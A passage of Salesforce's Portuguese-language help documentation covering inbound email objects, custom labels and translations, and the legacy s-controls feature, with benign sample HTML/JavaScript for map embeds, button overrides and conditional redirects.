<code>success</code>	Booleano	Valor que indica se o email foi processado com êxito. Se for <code>false</code> , o Salesforce rejeitará o email de entrada e enviará um email de resposta ao remetente original contendo a mensagem especificada no campo <code>Mensagem</code> .
<code>message</code>	String	Uma mensagem que o Salesforce retorna no corpo de um email de resposta. Esse campo pode ser preenchido com texto independente do valor exibido pelo campo <code>Êxito</code> .

Objeto `InboundEnvelope`

O objeto `InboundEnvelope` armazena as informações de envelope associadas ao email de entrada e tem os campos a seguir.

Nome	Tipo	Descrição
<code>toAddress</code>	String	O nome exibido no campo <code>Para</code> do envelope, se houver.
<code>fromAddress</code>	String	O nome exibido no campo <code>De</code> do envelope, se houver.

CONSULTE TAMBÉM:

[O que são serviços de email?](#)

[Visão geral do código do Apex](#)

Rótulos personalizados

Visão geral dos rótulos personalizados

Rótulos personalizados são valores de texto personalizados que podem ser acessados pelas classes do Apex, páginas do Visualforce ou componentes do Lightning. Os valores podem ser traduzidos para qualquer idioma suportado pelo Salesforce. Os rótulos personalizados permitem que os desenvolvedores criem aplicativos multilíngües, apresentando informações automaticamente (por exemplo, texto de ajuda ou mensagens de erro) no idioma de origem do usuário.

Você pode criar até 5.000 rótulos personalizados para sua organização, e eles podem ter até 1.000 caracteres de extensão. Rótulos personalizados de pacotes gerenciados não contam em relação a esse limite.

Para acessar rótulos personalizados, em Configuração, insira *Rótulos personalizados* na caixa *Busca rápida* e selecione **Rótulos personalizados**. Nessa página, você pode:

- [Criar um novo rótulo personalizado ou editar um existente.](#)
- [Ver um rótulo personalizado existente.](#) Na página de exibição, você pode [criar ou editar uma tradução](#) em um idioma usado pela sua organização.

Para adicionar um rótulo personalizado ao seu aplicativo:

1. Crie o rótulo personalizado.
2. Traduza o valor do rótulo para os idiomas suportados pelo seu aplicativo.
3. Use o rótulo.
 - No Apex, use a sintaxe `System.Label.Label_name`.
 - Em componentes do Visualforce e do Lightning, use a variável global `$.Label`.
4. Inclua o rótulo no seu aplicativo quando o empacotar para o [AppExchange](#).

 **Dica:** Se um rótulo personalizado tiver traduções, será necessário empacotar explicitamente os idiomas individuais desejados para que essas traduções sejam incluídas no pacote.

CONSULTE TAMBÉM:

[Criando e editando rótulos personalizados](#)

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Developer, Professional, Enterprise, Performance e Unlimited**

PERMISSÕES DO USUÁRIO

Criar, editar ou excluir rótulos personalizados:

- "Personalizar aplicativo"

Criar ou substituir uma tradução:

- "Gerenciar tradução"

OU

"Ver Instalação e Configuração" e ser designado como tradutor

Criando e editando rótulos personalizados

Para criar ou editar um novo rótulo personalizado:

1. Em Configuração, insira *Rótulos personalizados* na caixa Busca rápida e selecione **Rótulos personalizados**.
2. Clique em **Novo rótulo personalizado** para criar um novo rótulo ou clique em **Editar** ao lado do rótulo personalizado que deseja editar.
3. Na caixa de texto **Descrição breve**, insira um termo facilmente reconhecível para identificar este rótulo personalizado. Esta descrição é usada em campos de mesclagem.

 **Nota:** Você não pode alterar o idioma de um rótulo personalizado existente.

4. Se você estiver criando um novo rótulo personalizado, na caixa de texto **Nome**, insira o nome usado pelo rótulo. Este valor é usado no Apex e nas páginas do Visualforce para fazer referência ao rótulo personalizado. Os nomes só devem conter caracteres alfanuméricos, começar por uma letra, não conter espaços ou caracteres de sublinhado duplos e ser diferentes de todos os outros rótulos da sua organização.
5. Marque a caixa de seleção *Componente protegido* para marcar o rótulo personalizado como protegido.
6. Na caixa de texto **Categorias**, insira texto para categorizar o rótulo. Este campo pode ser usado em critérios de filtro ao criar modos de exibição de lista de rótulos personalizados. Separe cada categoria com uma vírgula. O número total de caracteres permitidos na caixa de texto **Categorias** é de 255.
7. Na caixa de texto **Valor**, insira texto com até 1.000 caracteres. Este valor pode ser traduzido para qualquer idioma suportado pelo Salesforce.

 **Nota:** Pode levar alguns minutos para que todos os usuários vejam as alterações feitas neste campo.

8. Clique em **Salvar**.

CONSULTE TAMBÉM:

[Criando e editando traduções de rótulos personalizados](#)

[Visão geral dos rótulos personalizados](#)

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Developer, Professional, Enterprise, Performance e Unlimited**

PERMISSÕES DO USUÁRIO

Criar, editar ou excluir rótulos personalizados:

- "Personalizar aplicativo"

Criar ou substituir uma tradução:

- "Gerenciar tradução"

OU

"Ver Instalação e Configuração" e ser designado como tradutor

Criando e editando traduções de rótulos personalizados

Para criar ou editar rótulos personalizados:

1. Em Configuração, insira *Rótulos personalizados* na caixa Busca rápida e selecione **Rótulos personalizados**.
2. Selecione o nome do rótulo personalizado para abrir o rótulo.
3. Na lista relacionada Traduções, clique em **Novo** para inserir uma nova tradução ou **Editar** próximo ao idioma para alterar uma tradução. Se você clicar em **Excluir**, o Salesforce confirmará se você deseja remover e depois removerá a tradução do rótulo personalizado.
4. Selecione o Idioma para o qual você está traduzindo.
5. Insira o Texto de tradução. Este texto substitui o valor especificado no campo Valor do rótulo quando um idioma padrão do usuário é o idioma da tradução.
6. Clique em **Salvar**.

CONSULTE TAMBÉM:

[Criando e editando rótulos personalizados](#)

[Visão geral dos rótulos personalizados](#)

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Developer, Professional, Enterprise, Performance e Unlimited**

PERMISSÕES DO USUÁRIO

Criar, editar ou excluir rótulos personalizados:

- "Personalizar aplicativo"

Criar ou substituir uma tradução:

- "Gerenciar tradução"

OU

"Ver Instalação e Configuração" e ser designado como tradutor

Vendo rótulos personalizados

Após criar um rótulo personalizado, você pode:

- Editar o rótulo personalizado.
 -  **Nota:** Você não pode editar os atributos de rótulos personalizados instalados como parte de um pacote gerenciado. Você só pode substituir as traduções existentes ou fornecer novas para idiomas não incluídos no pacote.
- Excluir um rótulo personalizado.
 -  **Nota:** Você não pode excluir rótulos personalizados instalados como parte de um pacote gerenciado, ou que sejam mencionados pelo Apex ou por uma página do Visualforce. Você só pode substituir as traduções existentes.
- [Crie ou edite uma tradução.](#)

CONSULTE TAMBÉM:

[Criando e editando rótulos personalizados](#)

[Visão geral dos rótulos personalizados](#)

S-controls personalizados

Definindo custom s-controls

 **Importante:** As páginas do Visualforce substituem s-controls. As organizações que não usaram s-controls anteriormente não podem criá-los. Os s-controls existentes não são afetados e ainda podem ser editados.

A biblioteca de s-controls personalizados é um local onde você pode armazenar e carregar o conteúdo a ser utilizado em várias áreas do Salesforce como, links personalizados, guias da Web, botões personalizados e painéis. Os s-controls permitem estender a interface do usuário do Salesforce de forma aberta e flexível, permitindo inclusive que você crie e exiba seus próprios formulários de dados personalizados.

Um s-control pode conter qualquer tipo de conteúdo que possa ser exibido ou executado em um navegador. Por exemplo, um miniaplicativo Java, um controle Active-X, um arquivo do Excel ou um formulário HTML personalizado da Web.

1. Em Configuração, insira *S-Controls* na caixa *Busca rápida* e selecione **S-Controls**.
2. Para criar um s-control personalizado, clique em **Novo s-control personalizado**.
3. Para alterar um s-control existente, clique em **Editar**.

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Developer, Professional, Enterprise, Performance e Unlimited**

PERMISSÕES DO USUÁRIO

Criar, editar ou excluir rótulos personalizados:

- “Personalizar aplicativo”

Criar ou substituir uma tradução:

- “Gerenciar tradução”

OU

“Ver Instalação e Configuração” e ser designado como tradutor

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: Edições **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited e Developer**

PERMISSÕES DO USUÁRIO

Para criar, editar e excluir custom s-controls:

- “Personalizar aplicativo”

4. Insira os atributos de s-control.
5. Para validar todos os campos de mesclagem e funções do Salesforce, clique em **Verificar sintaxe**.
6. Clique em **Salvar** quando terminar ou clique em **Gravação rápida** para salvar e continuar editando.
7. Crie um link ou um botão personalizado para exibir o custom s-control aos usuários. Se preferir, crie uma guia da Web usando o custom s-control e adicione o s-control a um layout de página ou adicione o s-control para um painel. Você também pode usar um s-control como conteúdo de ajuda online para um objeto personalizado.

CONSULTE TAMBÉM:

- [Sobre s-controls](#)
- [Exibindo e editando s-controls](#)
- [S-Controls úteis](#)

Sobre s-controls

! **Importante:** As páginas do Visualforce substituem s-controls. As organizações que não usaram s-controls anteriormente não podem criá-los. Os s-controls existentes não são afetados e ainda podem ser editados.

Use s-controls para adicionar sua própria funcionalidade na organização do Salesforce. Quer você esteja integrando um aplicativo próprio hospedado ou estendendo a atual interface do usuário do Salesforce, use s-controls para salvar o código ou fazer referência a ele.

Os custom s-controls podem conter qualquer tipo de conteúdo que você pode exibir em um navegador, por exemplo, um miniaplicativo Java, um controle Active-X, um arquivo do Excel ou um formulário personalizado da Web em HTML.

CONSULTE TAMBÉM:

- [Definindo custom s-controls](#)
- [S-Controls úteis](#)
- [Como as páginas do Visualforce se comparam aos s-controls?](#)

Considerações sobre s-controls em pacotes Force.com AppExchange

Se você estiver desenvolvendo pacotes Force.com AppExchange com s-controls ou planejando instalar um pacote AppExchange com s-controls, observe as seguintes limitações:

- Para os pacotes que você está desenvolvendo (isto é, não instalados a partir do AppExchange), é possível adicionar apenas s-controls aos pacotes com o acesso padrão **Irrestrito** da API. Se o pacote tiver um s-control, você não poderá ativar o acesso **Restrito** da API.
- Para os pacotes já instalados, você pode ativar as restrições de acesso mesmo que eles tenham s-controls. Entretanto, as restrições de acesso apenas oferecem uma proteção limitada aos s-controls. O Salesforce considera recomendável ter conhecimento de JavaScript sobre s-controls antes de contar com a restrição de acesso para a segurança de s-control.
- Se um pacote instalado tiver acesso **Restrito** da API, as atualizações terão sucesso somente se a versão atualizada não tiver nenhum s-control. Se houver s-controls na versão atualizada, será necessário alterar o pacote instalado para o acesso **Irrestrito** da API.

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: Edições **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited e Developer**

Exibindo e editando s-controls

Importante: As páginas do Visualforce substituem s-controls. As organizações que não usaram s-controls anteriormente não podem criá-los. Os s-controls existentes não são afetados e ainda podem ser editados.

Para exibir os detalhes de um s-control personalizado, em Configuração, insira *S-Controls* na caixa **Busca rápida**. selecione **S-Controls** e selecione o nome do s-control.

- Para fazer alterações em um s-control, clique em **Editar**.
- Para remover um s-control, clique em **Excluir**.
- Para exibir uma lista de outros componentes do Salesforce que fazem referência ao s-control, clique em **Onde é usado(a)?**.

Atributos de s-control personalizado

Nome do atributo	Descrição
Rótulo	O texto exibido nos layouts de página de s-controls incorporados.
Nome do S-Control	O nome exclusivo do s-control. Esse nome pode conter somente sublinhados e caracteres alfanuméricos, e deve ser exclusivo na sua organização. Deve começar com uma letra, não incluir espaços, não terminar com sublinhado e não conter dois sublinhados consecutivos.
Tipo	Determina como você planeja usar o s-control. <p>HTML Selecione esta opção se quiser inserir o conteúdo do s-control na área Conteúdo.</p> <p>URL Selecione esta opção se quiser inserir o link ou o URL de um site externo na área Conteúdo.</p> <p>Snippet Snippets são s-controls criados para serem incluídos em outros s-controls. Selecione esta opção se quiser inserir o conteúdo do snippet do s-control na área Conteúdo.</p>
Descrição	O texto que descreve o s-control. É exibido apenas para administradores.

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: Edições **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited** e **Developer**

PERMISSÕES DO USUÁRIO

Para criar, editar e excluir custom s-controls:

- "Personalizar aplicativo"

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: Edições **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited** e **Developer**

Nome do atributo	Descrição
<p>Conteúdo</p>	<p>Insira o conteúdo ou a origem do s-control. Você pode inserir até 1 milhão de caracteres. O código HTML define exatamente como os usuários devem ver o custom s-control.</p> <ul style="list-style-type: none"> Se você estiver criando uma fórmula na guia Fórmula avançada, seja para aprovações ou regras, como fluxo de trabalho, validação, atribuição, resposta automática ou escalação, clique em Inserir campo, escolha um campo e clique em Inserir. <p>Para criar uma fórmula básica que aprove dados do Salesforce específicos, selecione a guia Fórmula simples, escolha o tipo de arquivo na lista suspensa <i>Selecionar tipo de campo</i> e escolha um dos campos relacionados na lista suspensa <i>Inserir campo</i>.</p> <p> Dica: Crie fórmulas de objetos cruzados para ocupar objetos relacionados e fazer referência a campos de mesclagem nesses objetos.</p> <ul style="list-style-type: none"> Para inserir um operador, escolha o ícone de operador apropriado na lista suspensa <i>Inserir operador</i>. Para inserir uma função, clique duas vezes em seu nome na lista ou selecione-a e clique em Inserir função selecionada. Para filtrar a lista de funções, escolha uma categoria na lista suspensa <i>Funções</i>. Selecione uma função e clique em Ajuda sobre esta função para exibir uma descrição e exemplos de fórmulas usando essa função. Para consultar um arquivo carregado no campo <i>Nome do arquivo</i> como parte do custom s-control, selecione <i>Custom S-Control</i> na lista suspensa <i>Selecionar o tipo de campo</i> e escolha URL do Custom S-Control para obter o campo de mesclagem para ele. Para um miniaplicativo Java, também é possível utilizar os campos de mesclagem <code>{!Scontrol_JavaCodebase}</code> e <code>{!Scontrol_JavaArchive}</code>. Para inserir campos de mesclagem de atividade, selecione <i>Evento</i> ou <i>Tarefa</i> em <i>Selecionar tipo de campo</i>. <p> Dica: Os padrões de Internet exigem codificação especial para URLs. O Salesforce codifica automaticamente o texto de qualquer campo de mesclagem inserido em um link. Codifique um texto adicional em seu link manualmente. Por exemplo, para gerar o seguinte URL:</p> <pre data-bbox="532 1276 1438 1327">http://www.google.com/search?q={!user.name} Steve Mark 50%</pre> <p>Use este conteúdo:</p> <pre data-bbox="532 1381 1438 1432">http://www.google.com/search?q={!user.name}+Steve+Mark+50%25</pre> <p>O Salesforce remove automaticamente as aspas duplas de URLs quando a <i>Origem do conteúdo</i> é URL. Se você precisar usar aspas duplas, codifique-as manualmente. Por exemplo, para gerar o URL</p> <pre data-bbox="532 1549 1438 1579">http://www.google.com/search?q="salesforce+foundation", use este conteúdo:</pre> <pre data-bbox="532 1621 1438 1650">http://www.google.com/search?q=%22salesforce+foundation%22.</pre>
<p>Nome do arquivo</p>	<p>Carregue um arquivo para ser exibido quando você adicionar esse custom s-control a um link personalizado. O arquivo pode conter um miniaplicativo Java, um controle Active-X ou qualquer outro tipo de conteúdo desejado. Essa opção só se aplica a s-controls HTML.</p>
<p>Pré-criar na página</p>	<p>Essa opção mantém o s-control na memória, o que poderá melhorar o desempenho quando a página for recarregada, pois o s-control não tem de ser recarregado. Essa opção só se aplica a s-controls HTML.</p>

Nome do atributo	Descrição
Codificação	A configuração de codificação padrão é Unicode (UTF-8). Altere-a se estiver passando informações para um URL que requer dados em um formato diferente. Essa opção está disponível quando você seleciona URL para o Tipo.

CONSULTE TAMBÉM:

- [Sobre s-controls](#)
- [S-Controls úteis](#)
- [Dicas de criação de s-controls](#)

Excluindo custom s-controls

 **Importante:** As páginas do Visualforce substituem s-controls. As organizações que não usaram s-controls anteriormente não podem criá-los. Os s-controls existentes não são afetados e ainda podem ser editados.

Para excluir um custom s-control:

1. Primeiro, garanta que o s-control não seja usado por outros componentes: em Configuração, insira *S-Controls* na caixa *Busca rápida*, selecione **S-Controls**, selecione o s-control e clique em **Onde isso é usado?**.
2. Clique em **S-Controls** novamente.
3. Clique em **Excluir** ao lado do custom s-control a ser excluído.
4. Clique em **OK** para confirmar.

 **Nota:** Você não pode excluir um custom s-control usado em outro lugar do Salesforce. Os s-controls excluídos não vão para a Lixeira.

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: Edições **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited e Developer**

PERMISSÕES DO USUÁRIO

Para criar, editar e excluir custom s-controls:

- “Personalizar aplicativo”

Dicas de criação de s-controls

⚠ Importante: As páginas do Visualforce substituem s-controls. As organizações que não usaram s-controls anteriormente não podem criá-los. Os s-controls existentes não são afetados e ainda podem ser editados.

Use as dicas a seguir ao criar s-controls:

- Ao criar um s-control de URL, não selecione **Mostrar cabeçalho da seção na página de detalhes** na seção de layout de página onde o s-control será colocado. Essa opção, em conjunto com seções recolhíveis, pode causar alguns problemas em determinados navegadores.
- Use variáveis globais para acessar campos de mesclagem especiais para componentes, como botões, links e s-controls personalizados. Por exemplo, a variável global `$Request` permite acessar parâmetros de consulta dentro de um snippet, s-control ou botão personalizado.
- Use o campo de mesclagem `{!$Organization.UIskin}` no s-control para recuperar o tema da interface do usuário que a organização selecionou. O valor Tema1 desse campo de mesclagem representa o tema Salesforce Classic, e Tema2 representa o tema Salesforce.
- S-Controls usam os caracteres `{!e}` (usados anteriormente para delimitar campos de mesclagem em fórmulas) para delimitar uma expressão, que pode incluir um ou mais campos de mesclagem, funções ou variáveis globais.
- Ao sobrescrever uma ação, use o argumento `no override` para evitar uma recursão, indicada por estruturas vazias na página.
- Para inserir campos de mesclagem de atividade, selecione *Evento* ou *Tarefa* em *Selecionar tipo de campo*.

CONSULTE TAMBÉM:

- [Atributos de s-control personalizado](#)
- [Definindo custom s-controls](#)

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: Edições **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited e Developer**

PERMISSÕES DO USUÁRIO

Para criar, editar e excluir custom s-controls:

- “Personalizar aplicativo”

S-Controls úteis

⚠ Importante: As páginas do Visualforce substituem s-controls. As organizações que não usaram s-controls anteriormente não podem criá-los. Os s-controls existentes não são afetados e ainda podem ser editados.

Use as seguintes amostras para começar a usar s-controls.

S-Controls para páginas de detalhes

Yahoo Map

Use a API do Yahoo Map e os campos de mesclagem de endereço de cobrança para exibir um mapa referente a uma conta. Use o código a seguir em um s-control de HTML e adicione-o ao layout da página de detalhes da conta:

```
<html>
<head>
<script type="text/javascript"
src="http://api.maps.yahoo.com/ajaxymap?v=3.0&appid=YahooDemo">
</script>
<style type="text/css">
#mapContainer {
height: 200px;
width: 100%;
}
</style>
</head>
<body>
<div id="mapContainer"></div>
<script type="text/javascript">
// Create a map object
```

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: Edições **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited e Developer**

EDIÇÕES

Disponível em: Salesforce Classic

Botões e links personalizados estão disponíveis em: **todas** as edições

S-controls estão disponíveis em: Edições **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited e Developer**

A substituição de botões padrão e páginas iniciais com guias está disponível em: Edições **Enterprise, Performance, Unlimited e Developer**

```
var map = new YMap(document.getElementById('mapContainer'));
// Display the map centered on given address
map.drawZoomAndCenter("{!Account.BillingStreet}, \
  {!Account.BillingCity}, \
  {!Account.BillingState}, \
  {!Account.BillingPostalCode}", 3);
// Set marker at that address
map.addMarker("{!Account.BillingStreet}, \
  {!Account.BillingCity}, \
  {!Account.BillingState}, \
  {!Account.BillingPostalCode}", 3);
</script>
</body>
</html>
```

S-Controls que substituem botões padrão e páginas iniciais com guias

Adicionar substituição de produto

Você talvez tenha seu próprio código que prefere usar para adicionar produtos a oportunidades em vez da página padrão. Use a amostra de s-control abaixo para passar valores de dados usando os campos de mesclagem, de uma página de detalhes de registro para um s-control personalizado, que substitui o botão **Adicionar produto** na lista relacionada Produtos de uma oportunidade. Esse tipo de substituição mostra como os botões de lista relacionada podem conter campos de mesclagem de um objeto mestre além do detalhe. Por exemplo, o código abaixo contém campos de mesclagem de oportunidade, que está no lado mestre de um relacionamento entre mestre e detalhes com produtos da oportunidade.

```
<html>
<head>
<script type="text/javascript"
src="/soap/ajax/13.0/connection.js">
</script>
</head>
<body>
<b>Opportunity Info:</b>
<br>
Opportunity ID: {!Opportunity.Id}
<br>
Opportunity Name: {!Opportunity.Name}
<br>
Opportunity Record Type: {!Opportunity.RecordType}
<br>
</body>
</html>
```

Para implementar essa funcionalidade, crie um s-control HTML com o conteúdo acima, inserindo o código no espaço fornecido. Em seguida, substitua a ação de adição de produto no objeto de produtos da oportunidade usando o s-control. Este exemplo pressupõe o uso de tipos de registro em oportunidades.



Nota: Este exemplo não inclui o código para adicionar produtos. O conteúdo na seção de corpo apenas ilustra como usar campos de mesclagem de oportunidade na lista relacionada de produtos de oportunidade. Substitua a seção de corpo com seu código.

Substituição condicional para edição de leads

Você pode substituir uma ação padrão condicionalmente, redirecionando para uma ação padrão ou s-control personalizado dependendo de certas condições. Por exemplo, você pode usar um s-control separado para editar leads que estiveram em aberto por mais de 30 dias. Usando o exemplo a seguir, crie um s-control para avaliar se um lead está em aberto há mais de 30 dias e, em caso positivo, executar o s-control personalizado para editá-lo. Caso contrário, use a ação padrão de editar lead.

```
<script type="text/javascript">

//determine if the lead has been open longer than 30 days
if (!!IF(ISPICKVAL( Lead.Status , "Open"), ROUND(NOW() - Lead.CreatedDate , 0), 0) > 30)
{
//more than 30 days - display a custom scontrol page
window.location.href="{!URLFOR($SControl.EditLeadsOpenLongerThan30)}";
}
else
{
//30 days or less - display the standard edit page
window.parent.location.href="{!URLFOR($Action.Lead.Edit, Lead.Id,
[retURL=URLFOR($Action.Lead.View, Lead.Id)], true)}";
}

</script>
```

Para implementar isso na organização, crie o s-control que deseja usar para editar leads que estiveram em aberto por mais de 30 dias. Dê ao s-control o nome de EditLeadsOpenLongerThan30. Em seguida, crie um s-control usando o código de exemplo acima para determinar se um lead está em aberto há mais de 30 dias e, em caso positivo, substituir a ação de edição de leads usando o s-control EditLeadsOpenLongerThan30.

Observe as diferenças entre a primeira e a segunda instrução `if` no exemplo acima. A primeira é uma instrução `if` de JavaScript executada no navegador. A segunda é a função `IF` do Salesforce executada no servidor, que retorna um único valor: o número de dias que o lead está em aberto, ou zero caso o lead não esteja aberto.



Dica: Use a função `URLFOR` neste exemplo para criar URLs do Salesforce em vez de especificar URLs específicos, garantindo que funcionem em diferentes versões.

Para exibir uma página padrão do Salesforce sem chamar a substituição, defina o argumento `no override` na função `URLFOR` como `"true"`.

Use também o parâmetro `retURL` na função `URLFOR` para retornar o usuário à página de detalhes após salvar.

Substituição de edição de contatos

Você talvez tenha seu próprio código que prefere usar para editar contatos. Use a amostra de s-control abaixo para passar valores de dados usando campos de mesclagem, de uma página de detalhes de registro para um s-control personalizado, que substitui um botão padrão de página de detalhes.

```
<html>
<head>
<script type="text/javascript" src="/soap/ajax/13.0/connection.js">
</script>
</head>
<body>
<b>Contact Info:</b>
<br>
```

```
Contact ID: {!Contact.Id}
<br>
Contact Name: {!Contact.FirstName} {!Contact.LastName}
<br>
</body>
</html>
```

Para implementar essa funcionalidade, crie um s-control HTML com o conteúdo acima, inserindo o código na seção de corpo. Em seguida, substitua a ação de edição de contato usando o s-control. Dessa forma, a ação de edição de contato é substituída em qualquer lugar em que esteja disponível: o botão **Editar** na página de detalhes de um contato, o link **Editar** em exibições de lista e o link **Editar** em listas relacionadas.

 **Nota:** Este exemplo não inclui o código para editar contatos. O código na seção de corpo apenas ilustra como usar campos de mesclagem de contato para exibir informações sobre o contato. Substitua a seção de corpo com seu código.

Substituição de interrupção para novas contas

A substituição de botões padrão faz com que eles fiquem indisponíveis em toda a organização do Salesforce. No entanto, é possível substituir uma ação padrão e redirecionar do s-control para ela sem entrar em um loop infinito. Por exemplo, você pode substituir o botão **Novo** nas contas, realizar seu próprio processo personalizado e retomar a ação padrão de nova conta sem entrar em um loop infinito. Para isso, use o argumento *no override* na função URLFOR.

```
<script type="text/javascript">

alert("Hi, I am demonstrating how to interrupt New Account with an override. Click OK to continue.");

window.parent.location.href="{! URLFOR($Action.Account.New, null, null, true)}";

</script>
```

Para implementar esse s-control, crie um s-control HTML com o conteúdo acima. Em seguida, substitua a ação de nova conta usando o s-control.

 **Nota:** A nova ação não exige um ID, motivo pelo qual o segundo argumento na função URLFOR é `null`. Esse exemplo não exige entradas, motivo pelo qual o terceiro argumento na função URLFOR é `null`. O quarto argumento na função URLFOR é definido como `true` para ignorar a substituição, evitando um loop infinito.

Substituição condicional de página inicial de contas com guias

É possível substituir uma página inicial com guias condicionalmente, redirecionando a página original para um s-control dependendo de algumas condições. Por exemplo, é possível exibir um s-control, em vez da página inicial com guias padrão Contas, para usuários com um perfil específico. Usando a amostra de código abaixo, crie um s-control para exibir informações sobre candidatos a emprego aos usuários com o perfil Recrutador quando eles clicarem na guia Contas. Para os demais usuários, exibir a página inicial com guias.

Para implementar isso, primeiro crie um s-control chamado "ApplicantHomePage" com o conteúdo a ser exibido aos recrutadores. Em seguida, crie um s-control do tipo HTML usando o seguinte código para implementar a lógica de substituição condicional:

```
<script type="text/javascript">
//determine the user profile name
var recruiter = {!IF($Profile.Name = "Recruiter", true, false)};

//when the profile is recruiter - display a custom s-control page
if (recruiter) {
```

```

        window.parent.location.href="{! urlFor($SControl.ApplicantHomePage)}";
    } else {
    //when the profile is not recruiter - display the standard Accounts tab page
        window.parent.location.href="{! urlFor( $Action.Account.Tab ,
    $ObjectType.Account,null,true)}";
    }
    </script>

```

Por fim, substitua a guia Contas para usar o s-control HTML mostrado aqui. Esse exemplo pressupõe que exista um perfil "Recrutador" na organização.

 **Nota:** Campos de mesclagem \$Profile estão disponíveis apenas nas edições Enterprise, Unlimited, Performance e Developer.

S-Controls que incluem snippets

Inclusão de snippets

Inclua snippets em s-controls personalizados para reutilizar o código comum. O exemplo a seguir faz referência a um snippet que fornece um cabeçalho para uma página exibida em uma guia da Web. O título da página é "Meu título". Use a variável global \$SControl para fazer referência a um snippet. Para implementar isso, crie dois snippets, chamados "Resize_iframe_head" e "Resize_iframe_onload", e crie um s-control HTML chamado "Resize_iframe_sample" que inclui o seguinte código:

```

<html> <body> {! INCLUDE($SControl.Header_Snippet, [title = "My Title",
        theme = "modern"])} </body> </html>

```

Campos de mesclagem para s-controls

 **Importante:** As páginas do Visualforce substituem s-controls. As organizações que não usaram s-controls anteriormente não podem criá-los. Os s-controls existentes não são afetados e ainda podem ser editados.

Um campo de mesclagem é aquele que você pode colocar em um modelo de email, modelo de mesclagem de correio, link personalizado ou fórmula para incorporar valores de um registro.

Como os s-controls são a origem do conteúdo da ajuda de nível de objeto, você pode usar campos de mesclagem ou outras funções para personalizar a experiência. Por exemplo, você pode criar a ajuda personalizada para se comunicar diretamente com o usuário incluindo o nome do usuário à página da ajuda quando ela for exibida.

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: Edições **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited e Developer**

Dicas

- Para consultar um arquivo carregado no campo Nome do arquivo como parte do s-control personalizado, selecione **S-control personalizado** na lista suspensa Selecionar o tipo de campo e escolha **URL do s-control personalizado** para obter o campo de mesclagem para ele. Para um miniaplicativo Java, também é possível utilizar os campos de mesclagem `{!SControl_JavaCodebase}` e `{!SControl_JavaArchive}`.
- Para inserir campos de mesclagem de atividade, selecione **Evento** ou **Tarefa** na lista suspensa Selecionar tipo de campo. O Salesforce codifica automaticamente o texto de qualquer campo de mesclagem que você inserir em um link.

CONSULTE TAMBÉM:

[Definindo custom s-controls](#)

Como as páginas do Visualforce se comparam aos s-controls?

⚠ Importante: As páginas do Visualforce substituem s-controls. As organizações que não usaram s-controls anteriormente não podem criá-los. Os s-controls existentes não são afetados e ainda podem ser editados.

As páginas do Visualforce são consideradas a próxima geração dos s-controls e devem ser usadas no lugar destes sempre que possível, tanto pelo melhor desempenho quanto pela facilidade de uso com a qual elas podem ser escritas. A tabela a seguir define as diferenças entre as páginas do Visualforce e os s-controls.

	Páginas do Visualforce	S-Controls
Habilidades técnicas necessárias	HTML, XML	HTML, JavaScript, Ajax Toolkit
Estilo de linguagem	Marcação de marcas	Código procedural
Modelo de substituição de página	Padrão de montagem e componentes personalizados usando marcas	Gravar HTML e JavaScript para a página inteira
Biblioteca de componentes padrão do Salesforce	Sim	Não
Acesso ao comportamento da plataforma incorporada	Sim, por meio do controlador padrão	Não
Data binding (ligação de dados)	Sim Os desenvolvedores podem ligar um componente de entrada (como caixa de texto) a um determinado campo (como Nome da conta). Se o usuário gravar um valor nesse componente de entrada, ele também será salvo no banco de dados.	Não Os desenvolvedores não poderão ligar um componente de entrada com um campo particular. Em vez disso, é preciso gravar o código JavaScript que usa a API para atualizar o banco de dados com os valores de campo especificados pelo usuário.
Herança de folha de estilo	Sim	Não, é preciso pegar manualmente as folhas de estilo do Salesforce
Respeito pelos metadados do campo, como exclusividade	Sim, por padrão Se o usuário tentar gravar um registro que viole a exclusividade ou a obrigatoriedade de atributos do campo, será exibida automaticamente uma mensagem de erro e o usuário poderá tentar novamente.	Sim, se codificado no JavaScript usando uma chamada <code>describe</code> da API Se o usuário tentar gravar um registro que viole a exclusividade ou a obrigatoriedade de atributos do campo, só será exibida uma mensagem de erro se o desenvolvedor do s-control tiver escrito um código que verifique esses atributos
Interação com o Apex	Direta, ao ligar-se a um controlador personalizado	Indireta, usando os métodos do <code>WebService</code> do Apex por meio da API
Desempenho	Mais responsivo, pois a marcação é gerada na plataforma do Force.com	Menos responsivo, pois todas as chamadas para o API exigem uma viagem de ida e volta para o servidor – e fica a cargo do desenvolvedor ajustar o desempenho

	Páginas do Visualforce	S-Controls
Contêiner da página	Nativo	Dentro de um iFrame

CONSULTE TAMBÉM:

[Sobre s-controls](#)

[Visualforce](#)

Integração de aplicativos com o Salesforce

Visão geral do visualizador de aplicativo de tela

O Visualizador de aplicativo de tela é uma ferramenta de desenvolvimento que permite ver como os aplicativos de tela ficarão antes de publicá-los. Para ver seu aplicativo de tela:

1. Em Configuração, insira *Visualizador de aplicativo de tela* na caixa Busca rápida e selecione **Visualizador de aplicativo de tela**.
2. Clique no aplicativo de tela no painel esquerdo. Ele irá aparecer na estrutura.

Para obter mais informações, consulte o [Force.com Canvas Developer's Guide](#) (Guia do Desenvolvedor do Force.com Canvas).

Início rápido do Heroku

O botão Início rápido do Heroku permite que você comece criando um aplicativo no Heroku e um aplicativo de tela correspondente no Salesforce. Os campos de Início rápido do Heroku incluem o seguinte:

Campo	Descrição
Modelo	Modelo do Heroku usado para criar o aplicativo no Heroku.
